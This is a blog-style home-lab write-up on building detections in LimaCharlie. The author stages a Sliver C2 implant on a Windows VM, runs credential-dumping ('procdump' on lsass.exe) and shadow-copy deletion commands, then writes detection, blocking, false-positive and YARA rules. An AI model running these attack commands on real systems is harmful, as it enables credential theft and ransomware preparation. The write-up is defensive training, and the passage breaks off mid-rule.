

Introduction

In this lab, I delved into the realm of Intrusion Prevention Systems (IPS) by simulating a real-world scenario in a controlled environment. My focus lies on the fundamental skills required to safeguard a network against potential threats and unauthorized access. Leveraging two virtual machines on VMware – an Ubuntu Linux server as the attack VM and a Windows machine as the victim VM – we navigate through the process of setting up security measures.

Subsequent steps involve proactive detection using Lima Charlie's timeline feature, unraveling the events associated with NERVOUS_BANQUETTE.exe. From a defender's perspective, we simulate an attack by extracting credentials through the "procdump" command. LimaCharlie aids in filtering and creating detection and response rules to fortify against such threats.

The lab's culmination extends into the domain of Yara rules for intrusion detection and prevention. Demonstrating automation, we create rules that detect and respond to potential threats, showcasing the effectiveness of an Intrusion Prevention System powered by YARA in securing the network environment. Through these exercises, I will gain hands-on experience in constructing a robust IPS strategy, a cornerstone skill for any proficient security analyst.

Credits to Eric Capuano for his overview of this demonstration.

<https://blog.ecapuano.com/p/so-you-want-to-be-a-soc-analyst-intro>

Initial Setup

The start of this lab involved setting up two virtual machines on VMware. One being the attack VM, an ubuntu Linux server, and the other our victim VM, a windows machine. The setup of the ubuntu server was very straight forward, I made sure connection via ssh was allowed, and installing Sliver C2, a common command and control tool used for pen testing. This tool will allow to me remotely connect to my windows VM to perform commands.


```
[server] sliver > generate --http 192.168.178.129 --save /opt/sliver

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 59s
[*] Implant saved to /opt/sliver/NERVOUS_BANQUETTE.exe
```

In a real-world scenario, the next step would involve phishing or other red team techniques to get this implant onto the victims computer, but since this is a blue team lab I will just create a http server via python to transfer the file. The marked line indicated that the download command from my windows VM worked. My remote connection file will be called NERVOUS_BANQUETTE.exe.

```
[server] sliver > implants

Name          Implant Type  Template  OS/Arch      Format  Command & Control  Debug
=====
NERVOUS_BANQUETTE  session      sliver    windows/amd64  EXECUTABLE  [1] https://192.168.178.129  false

[server] sliver > exit
root@attack:/opt/sliver# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.178.130 - - [02/Nov/2023 18:13:10] "GET /NERVOUS_BANQUETTE.exe HTTP/1.1" 200 -
```

```
[server] sliver > http

[*] Starting HTTP :80 listener ...
[*] Successfully started job #1

[*] Session 4444cb6b NERVOUS_BANQUETTE - 192.168.178.130:58962 (WinDev2310Eval) - windows/amd64 - Thu, 02 Nov 2023 18:18:19 UTC

[server] sliver > sessions

ID          Transport  Remote Address  Hostname      Username      Operating System  Health
=====
4444cb6b    http(s)    192.168.178.130:58962  WinDev2310Eval  WINDEV2310EVAL\User  windows/amd64    [ALIVE]
```

Once the executable ran, it shows my the status of my remote access is ALIVE. I connect using a simple command and I have access to view contents of files and run commands such as netstat to get information on the host.

```
root@attack:/opt/sliver

ID          Transport  Remote Address  Hostname      Username      Operating System  Health
=====
e3475b40    http(s)    192.168.178.130:49757  WinDev2310Eval  WINDEV2310EVAL\User  windows/amd64    [ALIVE]

[server] sliver > use e3475b40

[*] Active session NERVOUS_BANQUETTE (e3475b40-2143-4cbc-8243-e308cbdda07c)

[server] sliver (NERVOUS_BANQUETTE) > pwd

[*] C:\Users\User\Downloads

[server] sliver (NERVOUS_BANQUETTE) > netstat

Protocol  Local Address      Foreign Address      State      PID/Progra
m Name
=====
```

Starting with LimaCharlie

Now to switch over to my windows VM, I'll open up LimaCharlie and find out what I can see about the processes running on my machine. Using the active processes tab on LimaCharlie will give me a list of every network process running on my machine. Scrolling through about 100 processes, the program gives me an easy indication of what is safe and what could be malicious.

SecurityHealthSystray.exe	5288	7296	WINDEV2310EVAL\User	C:\Windows\System32\SecurityHea
OneDrive.exe	5288	7432	WINDEV2310EVAL\User	C:\Users\User\AppData\Local\Mic
vmtoolsd.exe	5288	7744	WINDEV2310EVAL\User	C:\Program Files\VMware\VMware
powershell.exe	5288	8448	WINDEV2310EVAL\User	C:\Windows\System32\WindowsPowe
<u>NERVOUS_BANQUETTE.exe</u>	8448	5720	WINDEV2310EVAL\User	C:\Users\User\Downloads\NERVOUS
conhost.exe	8448	8464	WINDEV2310EVAL\User	C:\Windows\system32\conhost.exe
msedge.exe	7888	5552	WINDEV2310EVAL\User	C:\Program Files (x86)\Microsof
msedge.exe	7888	5628	WINDEV2310EVAL\User	C:\Program Files (x86)\Microsof

Network connections for NERVOUS_BANQUETTE.exe (PID 5720)			
Source	Destination	Protocol	State
192.168.178.130:50252	192.168.178.129:80	tcp4	ESTABLISHED


On the left side of each process, it indicated whether it is "signed" or not with the green check mark, if a process is signed it means Lima recognizes the hash of the process as safe, giving me a clear indication that further investigation is needed for *NERVOUS_BANQUETTE.exe*. I examined the hash value of the process on Virus Total,

File	Path	Size	Created
desktop.ini	c:\Users\User\Downloads\desktop.ini	200 bytes	2025-11-01 15:17:21
ls_sensor.exe	c:\Users\User\Downloads\ls_sensor.exe	757 KB	2025-11-01 15:23:29
c:\Users\User\Downloads\NERVOUS_BANQUETTE.exe		1.68 MB	2025-11-01 15:13:19


Hash

277f8d6fdb480dc0da09abcd9ee5f59d4739bcae18d32144ac64753bcc9252bf

Search hash on VirusTotal



which came up with no result, following the principle of zero trust, the file is not clear of safety. Now using the timeline feature on LimaCharlie I can inspect event logs to see exactly what this exe file has been doing and when it was



created.

Jump to Time 2023-11-14 18:18:10 -12h 0 Loaded 0 Available +12h Event Type Filters Select... Filter NERVOUS_BANQUETTE.exe

That's all for this sensor! No more past events to fetch.

2023-11-02 18:13:09	NEW_DOCUMENT	Path: C:\Users\User\Downloads\NERVOUS_BANQUETTE.exe PID: 10136 {"FILE_PATH": "C:\Users\User\Downloads\NERVOUS_BANQUETTE.exe", "HASH":
2023-11-02 18:18:17	NEW_PROCESS	Process (PID): NERVOUS_BANQUETTE.exe (8788) Path: C:\Users\User\Downloads\NERVOUS_BANQUETTE.exe Command: "C:\Users\User\Downloads\NERVOUS_BANQUETTE.exe"
2023-11-02 18:18:17	CODE_IDENTITY	Hash: 277f8d6fdb480dc0da09abcd9ee5f59d4739bcae18d32144ac64753bcc9252bf Path: C:\Users\User\Downloads\NERVOUS_BANQUETTE.exe {"ACCESS_TIME":
2023-11-02 18:18:18	WEL	Channel: Microsoft-Windows-Sysmon/Operational EventID: 1 {"EVENT": {"EventData": {"CommandLine": "\"C:\Users\User\Downloads\NERVOUS_BANQUETTE.exe\""
2023-11-02 18:18:35	NETWORK_CONNECTIONS	Connections: 10 Process (PID): NERVOUS_BANQUETTE.exe (8788) {"COMMAND_LINE": "\"C:\Users\User\Downloads\NERVOUS_BANQUETTE.exe\""
2023-11-02 18:19:06	NETWORK_CONNECTIONS	Connections: 14 Process (PID): NERVOUS_BANQUETTE.exe (8788) {"COMMAND_LINE": "\"C:\Users\User\Downloads\NERVOUS_BANQUETTE.exe\""
2023-11-02 18:19:37	NETWORK_CONNECTIONS	Connections: 17 Process (PID): NERVOUS_BANQUETTE.exe (8788) {"COMMAND_LINE": "\"C:\Users\User\Downloads\NERVOUS_BANQUETTE.exe\""

Initiating and Defending an Attack

From a defender point of view, it's clear something fishy could be happening, but first I'll connect back to my attack device to cause real problems. I'll run the command `procdump -n lsass.exe -s lsass.dmp` to create a dump file of all the known credentials from the windows machine onto the attack machine. This would prove to be very detrimental, and I will need to create a way to detect this type of activity on our system. Using LimaCharlie, I can go through log events on my device and detect sensitive activities.

Jump to Time 2023-11-14 18:18:10 -12h 0 Loaded 0 Available +12h Event Type Filters SENSITIVE_PROCESS_ACCESS x x Filter i.e. 'evil.exe'

That's all for this sensor! No more past events to fetch.

2023-11-02 18:20:29	SENSITIVE_PROCESS_ACCESS	{"EVENTS": [{"event": {"BASE_ADDRESS": "140696625217536", "COMMAND_LINE": "C:\Windows\system32\lsass.exe", "CREATION_TIME": "1698870718208", "FILE_I
2023-11-02 18:20:29	SENSITIVE_PROCESS_ACCESS	{"EVENTS": [{"event": {"BASE_ADDRESS": "140696625217536", "COMMAND_LINE": "C:\Windows\system32\lsass.exe", "CREATION_TIME": "1698870718208", "FILE_I
2023-11-02 19:13:41	SENSITIVE_PROCESS_ACCESS	{"EVENTS": [{"event": {"BASE_ADDRESS": "140700419227648", "COMMAND_LINE": "C:\Windows\system32\lsass.exe", "CREATION_TIME": "1698951902414", "FILE_I
2023-11-02 19:13:41	SENSITIVE_PROCESS_ACCESS	{"EVENTS": [{"event": {"BASE_ADDRESS": "140700419227648", "COMMAND_LINE": "C:\Windows\system32\lsass.exe", "CREATION_TIME": "1698951902414", "FILE_I
2023-11-12 21:38:40	SENSITIVE_PROCESS_ACCESS	{"EVENTS": [{"event": {"BASE_ADDRESS": "140700419227648", "COMMAND_LINE": "C:\Windows\system32\lsass.exe", "CREATION_TIME": "1698951902414", "FILE_I
2023-11-12 22:04:23	SENSITIVE_PROCESS_ACCESS	{"EVENTS": [{"event": {"BASE_ADDRESS": "140700419227648", "COMMAND_LINE": "C:\Windows\system32\lsass.exe", "CREATION_TIME": "1698951902414", "FILE_I
2023-11-12 22:04:23	SENSITIVE_PROCESS_ACCESS	{"EVENTS": [{"event": {"BASE_ADDRESS": "140700419227648", "COMMAND_LINE": "C:\Windows\system32\lsass.exe", "CREATION_TIME": "1698951902414", "FILE_I

Home Windows Ubuntu 64-bit (2) Lucas - windev2310eval.localdomain: x

https://app.limacharlie.io/orgs/605de821-07ad-4962-9eba-0ad298789cc7/sensors/0b8fbca0-8611-4df5-8bc0-9125f6959984/timeline?event_types=SENSITIVE_PROCESS_ACCESS&selected=... Organizations Add-ons Support

Back to Sensors

WINDEV2310EVAL.LOCALDOMAIN

Overview

Timeline

Artifacts

Console

Processes

Network

File System

Live Feed

Hostname windev2310eval.localdomain

Jump to Time 2023-11-14 18:18:10 -12h 0 Loaded 0 Available +12h Event Type Filters SENSITIVE_PROCESS_ACCESS x x Filter i.e. 'evil.exe'

That's all for this sensor! No more past events to fetch.

2023-11-02 18:20:29	SENSITIVE_PROCESS_ACCESS	{"EVENTS": [{"event": {"BASE_ADDRESS": "140696625217536", "COMMAND_LINE": "C:\Windows\system32\lsass.exe", "CREATION_TIME": "1698870718208", "FILE_I
2023-11-02 18:20:29	SENSITIVE_PROCESS_ACCESS	{"EVENTS": [{"event": {"BASE_ADDRESS": "140696625217536", "COMMAND_LINE": "C:\Windows\system32\lsass.exe", "CREATION_TIME": "1698870718208", "FILE_I
2023-11-02 19:13:41	SENSITIVE_PROCESS_ACCESS	{"EVENTS": [{"event": {"BASE_ADDRESS": "140700419227648", "COMMAND_LINE": "C:\Windows\system32\lsass.exe", "CREATION_TIME": "1698951902414", "FILE_I
2023-11-02 19:13:41	SENSITIVE_PROCESS_ACCESS	{"EVENTS": [{"event": {"BASE_ADDRESS": "140700419227648", "COMMAND_LINE": "C:\Windows\system32\lsass.exe", "CREATION_TIME": "1698951902414", "FILE_I
2023-11-12 21:38:40	SENSITIVE_PROCESS_ACCESS	{"EVENTS": [{"event": {"BASE_ADDRESS": "140700419227648", "COMMAND_LINE": "C:\Windows\system32\lsass.exe", "CREATION_TIME": "1698951902414", "FILE_I
2023-11-12 22:04:23	SENSITIVE_PROCESS_ACCESS	{"EVENTS": [{"event": {"BASE_ADDRESS": "140700419227648", "COMMAND_LINE": "C:\Windows\system32\lsass.exe", "CREATION_TIME": "1698951902414", "FILE_I
2023-11-12 22:12:51	SENSITIVE_PROCESS_ACCESS	{"EVENTS": [{"event": {"BASE_ADDRESS": "140700419227648", "COMMAND_LINE": "C:\Windows\system32\lsass.exe", "CREATION_TIME": "1698951902414", "FILE_I
2023-11-12 22:12:52	SENSITIVE_PROCESS_ACCESS	{"EVENTS": [{"event": {"BASE_ADDRESS": "140700419227648", "COMMAND_LINE": "C:\Windows\system32\lsass.exe", "CREATION_TIME": "1698951902414", "FILE_I
2023-11-12 22:23:40	SENSITIVE_PROCESS_ACCESS	{"EVENTS": [{"event": {"BASE_ADDRESS": "140700419227648", "COMMAND_LINE": "C:\Windows\system32\lsass.exe", "CREATION_TIME": "1698951902414", "FILE_I
2023-11-12 22:23:40	SENSITIVE_PROCESS_ACCESS	{"EVENTS": [{"event": {"BASE_ADDRESS": "140700419227648", "COMMAND_LINE": "C:\Windows\system32\lsass.exe", "CREATION_TIME": "1698951902414", "FILE_I
2023-11-12 22:23:41	SENSITIVE_PROCESS_ACCESS	{"EVENTS": [{"event": {"BASE_ADDRESS": "140700419227648", "COMMAND_LINE": "C:\Windows\system32\lsass.exe", "CREATION_TIME": "1698951902414", "FILE_I
2023-11-12 22:26:19	SENSITIVE_PROCESS_ACCESS	{"EVENTS": [{"event": {"BASE_ADDRESS": "140700419227648", "COMMAND_LINE": "C:\Windows\system32\lsass.exe", "CREATION_TIME": "1698951902414", "FILE_I
2023-11-12 22:27:56	SENSITIVE_PROCESS_ACCESS	{"EVENTS": [{"event": {"BASE_ADDRESS": "140700419227648", "COMMAND_LINE": "C:\Windows\system32\lsass.exe", "CREATION_TIME": "1698951902414", "FILE_I
2023-11-12 22:28:02	SENSITIVE_PROCESS_ACCESS	{"EVENTS": [{"event": {"BASE_ADDRESS": "140700419227648", "COMMAND_LINE": "C:\Windows\system32\lsass.exe", "CREATION_TIME": "1698951902414", "FILE_I
2023-11-12 22:31:50	SENSITIVE_PROCESS_ACCESS	{"EVENTS": [{"event": {"BASE_ADDRESS": "140700419227648", "COMMAND_LINE": "C:\Windows\system32\lsass.exe", "CREATION_TIME": "1698951902414", "FILE_I
2023-11-12 22:31:50	SENSITIVE_PROCESS_ACCESS	{"EVENTS": [{"event": {"BASE_ADDRESS": "140700419227648", "COMMAND_LINE": "C:\Windows\system32\lsass.exe", "CREATION_TIME": "1698951902414", "FILE_I
2023-11-12 22:31:51	SENSITIVE_PROCESS_ACCESS	{"EVENTS": [{"event": {"BASE_ADDRESS": "140700419227648", "COMMAND_LINE": "C:\Windows\system32\lsass.exe", "CREATION_TIME": "1698951902414", "FILE_I

Event Routing

```

{
  "tags": [
    {
      "lc-demo-sensor"
    }
  ],
  "this": "88b923c09181b50f279a338f6543f2f1"
}
}
{
  "event": {
    "ACCESS_FLAGS": 2097151
    "PARENT_PROCESS_ID": 10436
    "PROCESS_ID": 804
    "SOURCE": {
      "BASE_ADDRESS": 15466496
      "COMMAND_LINE": "C:\Users\User\Downloads\NERVOUS_BANQUETTE.exe"
      "FILE_IS_SIGNED": 0
      "FILE_PATH": "C:\Users\User\Downloads\NERVOUS_BANQUETTE.exe"
      "HASH":
    }
  }
}

```

Lima Charlie allows me to filter the timeline log events by event type: Sensitive_Process_Access.

Upon further inspection of the SENSITIVE_PROCESS_ACCESS logs I can see NERVOUS_BANQUETTE.exe is responsible. Now that we know what the event looks like, it is time to create a detection and response rule.

The screenshot shows the LimaCharlie D&R Rules interface. At the top, there is a header with the LimaCharlie logo, a user dropdown menu showing 'Lucas', and a search bar with the placeholder text 'Search Lucas for sensors / indicators...'. Below the header, on the left, is a sidebar with a 'Back to Lucas' button and a list of 'CUSTOM D&R RULES'. The list includes 'Untitled-1' and 'Untitled-2', with 'Untitled-2' being the active rule. The main area is titled 'Untitled-2 [View Docs]'. It contains two sections: 'Detect' and 'Respond'. The 'Detect' section has a table with 5 rows. The first row is highlighted and contains the following text: '1 event: SENSITIVE_PROCESS_ACCESS', '2 op: ends with', '3 path: event/*/TARGET/FILE_PATH', '4 value: lsass.exe', and '5'. The 'Respond' section has a table with 2 rows. The first row is highlighted and contains the following text: '1 - action: report' and '2 name: LSASS access'. At the bottom of the main area, there are two buttons: 'Save Rule' and 'Discard Draft'.

Lucas

Search Lucas for sensors / indicators...

Back to Lucas

CUSTOM D&R RULES New Rule

Untitled-1

Untitled-2

Untitled-2 [View Docs]

Detect

1	event: SENSITIVE_PROCESS_ACCESS	
2	op: ends with	
3	path: event/*/TARGET/FILE_PATH	
4	value: lsass.exe	
5		

Respond

1	- action: report	
2	name: LSASS access	

Save Rule Discard Draft

I am specifying that this detection should only alert based off Sensitive_Process_Access events where the process ends with lsass.exe. The respond section allows me to generate a report based off the rule. LimaCharlie has a feature to allow you to test your new rule based off the log entry the rule was created for.


```
93     "event_type": "REMOTE_PROCESS_HANDLE",
94     "ext_ip": "67.235.154.94",
95     "hostname": "windev2310eval.localdomain",
96     "id": "d589a769-83ec-475a-aa76-1b68da1819a8",
97     "int_ip": "192.168.178.130",
98     "moduleid": 2,
99     "oid": "605de821-07ad-4962-9eba-0ad298789cc7",
100    "parent": "985c0f89c29e09914ddb3efd65515235",
101    "plat": 268435456,
102    "sid": "0b8fbca0-8611-4df5-8bc0-9125ff695984",
103    "tags": [
104      "lc-demo-sensor"
105    ],
106    "target": "88b923c09181b50f279a338f6543f2f1",
107    "this": "0a17b537b5f875d8feb1a65f6553b9d8"
108  }
109 },
110 ],
111 },
112 "routing": {
113   "arch": 2,
114   "did": "",
115   "event_id": "3b19fbae-97ab-4d55-91ef-dbc8a1c2b2a0",
116   "event_time": 1699985880927,
117   "event_type": "SENSITIVE_PROCESS_ACCESS"
```

[Test Event](#)

Match. 1 operations were evaluated with the following results:

- `true => (ends with) {"event": "SENSITIVE_PROCESS_ACCESS", "op": "ends with", "path": "event/*/TARGET/FILE_PATH", "value": "lsass.exe"}`

I can see our rule accomplishes what I intend and can move forward. After attempting to run the command again on my attack box, we can see what happens with my rule in the detections heading.

Detections [\[View Docs\]](#)

Category Source Jump to time [Filter](#) [Delete All](#)

You're up-to-date!

Category	Time
LSASS access	2023-11-14 18:59:02

Source: windev2310eval.localdomain

[View Event Timeline](#) [Mark False Positive](#)

The next step is to act against the threat actor. In a typical real-world environment, it would be best practice to generate a detection rule, like the one above, and let it run for a few weeks to eliminate false positives and create a baseline to create a good block rule. Setting up a bad block rule will very likely disrupt a working environment. In this lab, I will just generate the block rule to the best of my knowledge. In my attack box, we will start a new system shell from inside the windows system and run the command `vssadmin delete shadows /all`. Which will delete shadow copies and open up ransomware possibilities. As any good Endpoint Detection and Response (EDR) should, Lima has a rule for this kind of activity.

Detections
[View Docs]

Category
Select...

Source
i.e. 'hostname-123'

Jump to time
2023-11-14 20:16:16

Filter

Delete All

You're up-to-date!

2023-11-14 20:16:41 Shadow Copies Deletion Using Operating Systems Utilities windev2310eval.localdomain
2023-11-14 18:59:02 LSASS access windev2310eval.localdomain ("event":{"EVENTS":[{"event":{"BASE_ADDRESS
2023-11-14 18:59:01 LSASS access windev2310eval.localdomain ("event":{"EVENTS":[{"event":{"BASE_ADDRESS
2023-11-14 18:59:01 LSASS access windev2310eval.localdomain ("event":{"EVENTS":[{"event":{"BASE_ADDRESS
2023-11-12 22:29:59 Non Interactive PowerShell Process Spawned windev2310eval.localdomain ("event":{"BA
2023-11-12 21:48:30 Non Interactive PowerShell Process Spawned windev2310eval.localdomain ("event":{"BA
2023-11-02 19:06:28 Non Interactive PowerShell Process Spawned windev2310eval.localdomain ("event":{"BA
2023-11-02 18:09:47 Non Interactive PowerShell Process Spawned windev2310eval.localdomain ("event":{"BA

cbfa3816-442c-490f-8200-61406553d5a9

Category

Time

Shadow Copies Deletion Using Operating Systems Utilities 2023-11-14 20:16:41

Source

windev2310eval.localdomain

View Event Timeline

Mark False Positive

```

~"detection": {
  "author": "_sigma[lock][segment][secret]"
  "cat": "Shadow Copies Deletion Using Operating Systems Utilities"
  ~"detect": {
    ~"event": {
      "COMMAND_LINE":
        "C:\Windows\system32\vssadmin.exe" delete shadows /all"
      "FILE_IS_SIGNED": 1
      "FILE_PATH": "C:\Windows\system32\vssadmin.exe"
      "HASH":
        "39d1bca6060207c9f8d9f3eea060428f250f4aa542c6aac6e6da2446a16c10f"
    ~"PARENT": {
      "BASE_ADDRESS": 140702322786304
    }
  }
}

```

Going to the event timeline, I will create a rule directly based on this event. LimaCharlie will create a specific rule given the known information of the event.

pe Filters Filter i.e. 'evil.exe'

Event Routing

↑ ↻ ↗ ×

↗

```
{
  "event": {
    "COMMAND_LINE": "C:\Windows\system32\vssadmin.exe delete shadows /all",
    "FILE_IS_SIGNED": 1,
    "FILE_PATH": "C:\Windows\system32\vssadmin.exe",
    "HASH": "39d1bca6060207c9f8d9f3eea060428f250f4aa542c6aac6e66da24464dfc10f",
    "PARENT": {
      "BASE_ADDRESS": 140702628380672,
      "COMMAND_LINE": "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoExit -Command [Console]::OutputEncoding=[Text.UTF8Encoding]::UTF8",
      "FILE_IS_SIGNED": 1,
      "FILE_PATH": "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe",
      "HASH": "529ee9d30eef7e331b24e66d68205ab4554b6eb3487193d53ed3a840ca7dde5d",
      "MEMORY_USAGE": 54464512,
      "PARENT_ATOM": "a7c2dad7882d607f37ea4e786418778c",
      "PARENT_PROCESS_ID": 9512,
      "PROCESS_ID": 1464,
      "THIS_ATOM": "bea0f31ddf249e597274804264187ab6",
      "THREADS": 20,
      "TIMESTAMP": 1679325877354
    }
  }
}
```

Respond

```
1 - action: report
2   name: vss_deletion_kill_it
3 - action: task
4   command:
5     - deny_tree
6     - <<routing/parent>>
```

Save Rule Discard Draft

The "action: report" tab sends a response to the detection tab, and the "action: task" section eliminates the process where the command is executed. Saving and testing my rule now, I'll run the same command, and my shell should be automatically terminated.

```
PS C:\Users\User\Downloads> whoami
whoami
windev2310eval\user
PS C:\Users\User\Downloads> vssadmin delete shadows /all
Shell exited

[server] sliver (NERVOUS_BANQUETTE) >
```

The rule was successful. But this rule will only detect and block the very specific command we gave, this could be avoided by simply adding in a random space to the command. To fix it I changed it to the following rule, which will detect each of the individual parts of the command.

```
- op: is
  path: event/FILE_PATH
  value: C:\Windows\system32\vssadmin.exe
- op: contains
  path: event/COMMAND_LINE
  value: 'delete'
- op: contains
  path: event/COMMAND_LINE
  value: 'shadows'
- op: contains
  path: event/COMMAND_LINE
  value: '/all'
```

False Positives

The next part of this lab will deal with false positives and how to manage them. I created a detection and response rule that will detect any activity executing *svchost.exe*, which will generate many false positive reports since it is a normal process.

Detect i	
1	event: NEW_PROCESS
2	op: ends with
3	path: event/FILE_PATH
4	value: \svchost.exe
5	

Upon inspecting the detection alerts, Lima easily allows me to create a false positive rule.

Detections
[View Docs]

Category
Suspicious svchost...
Source
i.e. 'hostname-123'
Jump to time
2023-11-15 01:18:37
Filter
Delete All

new detection(s) inbound - sync now?

5b5572ec-7725-4c7d-9c1c-b6d765541b9d
Category
Time
Suspicious svchost activity
2023-11-15 01:15:07
Source
windev2310eval.localdomain
View Event Timeline
Mark False Positive

2023-11-15 01:15:07 Suspicious svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140
2023-11-15 01:13:43 Suspicious svchost activity windev2310eval.localdomain {"event":{"COMMAND_LINE":"C:
2023-11-15 01:13:43 Suspicious svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140
2023-11-15 01:10:37 Suspicious svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140
2023-11-15 01:07:20 Suspicious svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140
2023-11-15 01:07:20 Suspicious svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140
2023-11-15 01:07:20 Suspicious svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140
2023-11-15 01:06:32 Suspicious svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140
2023-11-15 01:04:06 Suspicious svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140
2023-11-15 01:02:09 Suspicious svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140

Detect

1 op: and
2 rules:
3 - op: is
4 path: cat
5 value: Suspicious svchost activity
6 - op: is
7 path: detect/event/FILE_PATH
8 value: C:\Windows\System32\svchost.exe
9 - op: contains
10 path: detect/event/COMMAND_LINE
11 value: -k
12
13

Expand

Save Rule
Discard Draft

In the new false positive rule, this will disregard any alerts for svchost.exe if it is working within the expected directory *System32* and is using *-k* which is expected for the command. Otherwise, it has potential for unwanted activity. I can test the false positive rule before deploying it to ensure the code works as intended.

Test Detection

Match. 4 operations were evaluated with the following results:

- true => (is) {"op":"is","path":"cat","value":"Suspicious svchost activity"}
- true => (is) {"op":"is","path":"detect/event/FILE_PATH","value":"C:\\Windows\\System32\\svchost.exe"}
- true => (contains) {"op":"contains","path":"detect/event/COMMAND_LINE","value":"-k"}
- true => (and) {"op":"and","rules":[{"op":"is","path":"cat","value":"Suspicious svchost activity"}, {"op":"is","path":"detect/event/FILE_PATH","value":"C:\\Windows\\System32\\svchost.exe"}, {"op":"contains","path":"detect/event/COMMAND_LINE","value":"-k"}]}

Working with Yara for Intrusion Prevention

The next step of my lab will involve working with Yara for intrusion detection and prevention. I set up a couple of pre-defined rules given to me to detect the sliver activities going on.

Yara Rules [\[View Docs\]](#)

[+ Add Rule](#)

Yara rules are records stored in config Hive that can be leveraged by other extensions such as BinLib to automate Yara scanning.

Name	Last Modified	Updated By	Enabled
sliver-process	2023-11-15 19:33:05	lucasmcmahon2000@gmail.com	<input checked="" type="checkbox"/>
sliver	2023-11-15 19:31:40	lucasmcmahon2000@gmail.com	<input checked="" type="checkbox"/>

Detect ?

Expand ⌵

```
1 event: YARA_DETECTION
2 op: and
3 rules:
4   - not: true
5     op: exists
6     path: event/PROCESS/*
7   - op: exists
8     path: event/RULE_NAME
```

Respond ?

```
1 - action: report
2   name: YARA Detection {{ .event.RULE_NAME }}
3 - action: add tag
4   tag: yara_detection
5   ttl: 80000
```

[Save Rule](#)

[Discard Draft](#)

Then I ran a command under my sensor to do a manual Yara scan of the Sliver payload.

Console [\[View Docs\]](#) 📄

CONNECTED

Connection established. Sensor ready to receive commands.

```
yara_scan hive://yara/sliver -f C:\Users\User\Downloads\NERVOUS_BANQUETTE.exe
```

```
Console [View Docs] 09

CONNECTED      Connection established. Sensor ready to receive commands.
ISSUED         YARA_SCAN
2023-11-15 19:53:27
YARA_DETECTION 2023-11-15 19:53:28 {"event": {
  "FILE_PATH": "C:\\Users\\User\\Downloads\\NERVOUS_BANQUETTE.exe"
  "RULE_NAME": "sliver_github_file_paths_function_names"
}}
YARA_DETECTION 2023-11-15 19:53:28 {"event": {
  "ERROR": 0
  "ERROR_MESSAGE": "done"
}}
```

As shown the rule successfully matched the intrusion. Now it is time to set up the automation for this process.

Untitled-2 [\[View Docs\]](#)

Detect ⓘ

Expand ↗

```
1 event: NEW_DOCUMENT
2 op: and
3 rules:
4   - op: starts with
5     path: event/FILE_PATH
6     value: C:\\Users\\
7   - op: contains
